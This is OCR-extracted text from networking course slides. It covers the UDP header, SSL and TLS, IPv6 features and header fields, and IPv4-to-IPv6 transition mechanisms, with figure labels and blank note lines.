
# of Bits	16	16	16	16	16
	Source Port	Destination Port	Length	Checksum	Data

UDP Operation

- UDP does not use windowing or acknowledgments, so application **layer** protocols are used for **error detection**
- The **Source Port** field is an optional field used only when information needs to be returned to the sending host
- When a **destination** router receives a routing update, it is not because the **source** router is making a request; therefore, nothing needs to be returned to the source
- In case of **RIP** updates only:
  - **BGP** uses **TCP**; **IGRP** is sent directly over **IP**
  - **EIGRP** and **OSPF** are also sent directly over IP with their own way of handling reliability




Notes: ______________________________



Secure Socket Layer (SSL)

- The Secure Socket Layer (SSL) is an application layer protocol developed by Netscape for managing the **security of message transmission** on the Internet
- It is a protocol used to provide a **secure authentication mechanism** between two communicating applications, such as a client and a server
- The SSL requires a **reliable transport protocol**, such as TCP, for data transmission and reception
- It uses **RSA asymmetric (public key) encryption** to encrypt the data transferred over SSL connections



Transport Layer Security (TLS)

- Transport Layer Security (TLS) is a protocol used to **establish a secure connection** between a client and a server and ensure the privacy and integrity of information during transmission
- It uses a **symmetric key** for bulk encryption, an asymmetric key for authentication and key exchange, and message authentication codes for message integrity
- It uses the **RSA algorithm** with 1024- and 2048-bit strengths
- With the help of TLS, one can reduce security risks such as message tampering, message forgery, and message interception

Notes: ____________________

TCP/IP Protocol Suite

Internet Layer Protocols

Internet Protocol (IP)

- Internet Protocol (IP) is a **fundamental network layer protocol** in the TCP/IP protocol suite. It is primarily responsible for sending datagrams across network boundaries

What is Internet Protocol v6 (IPv6)?

- IPv6, also called **IPng** or **next generation protocol**, provides a base for enhanced Internet functionalities
- The most important feature of IPv6 is that it can store a larger address space in comparison to IPv4
- IPv6 contains both **addressing** and **controlling data** or **information** to route packets for next-generation Internet
- IPv6 has more security features built into its foundation than IPv4

- IPv6 features that provide a **platform** for the **growth** of IT development:
  - Expandable **address space** (large and diverse) and routing capabilities
  - Scalable to new **users** and **services**
  - Auto **configuration** ability (plug-n-play)
  - Mobility (**improves** mobility model)
  - End-to-end security (high **comfort factor**)
  - Extension **headers** (offer enormous potential)
  - **Authentication** and **privacy**
  - Support for **source** demand **routing** protocol
  - **Quality** of **Service** (QoS)

Notes: ______________________________


Flow Label
Payload Length
Next Header
Hop Limit
Source IP Address
Destination IP Address
40 Bytes
0-31 Bits

IPv4 and IPv6 Transition Mechanisms


- There are three transition mechanisms available for deploying IPv6 on the IPv4 networks



IPv4/v6 Dual Stack Node
IPv4/v6 Application
Dual Stacks
IPv4 Stack
IPv6 Stack
IPv4 Application on IPv6 Node
IPv6 Application on IPv4 Node

Dual stacks: Based on the DNS value, the node uses IPv4 or IPv6


Tunneling



IPv6 Host
IPv6 Packet
IPv4 Network
IPv6 packet encapsulated in IPv4 packet
IPv6 Packet
IPv6 Host

Tunneling: It encapsulates IPv6 packets in IPv4 packets

Translation

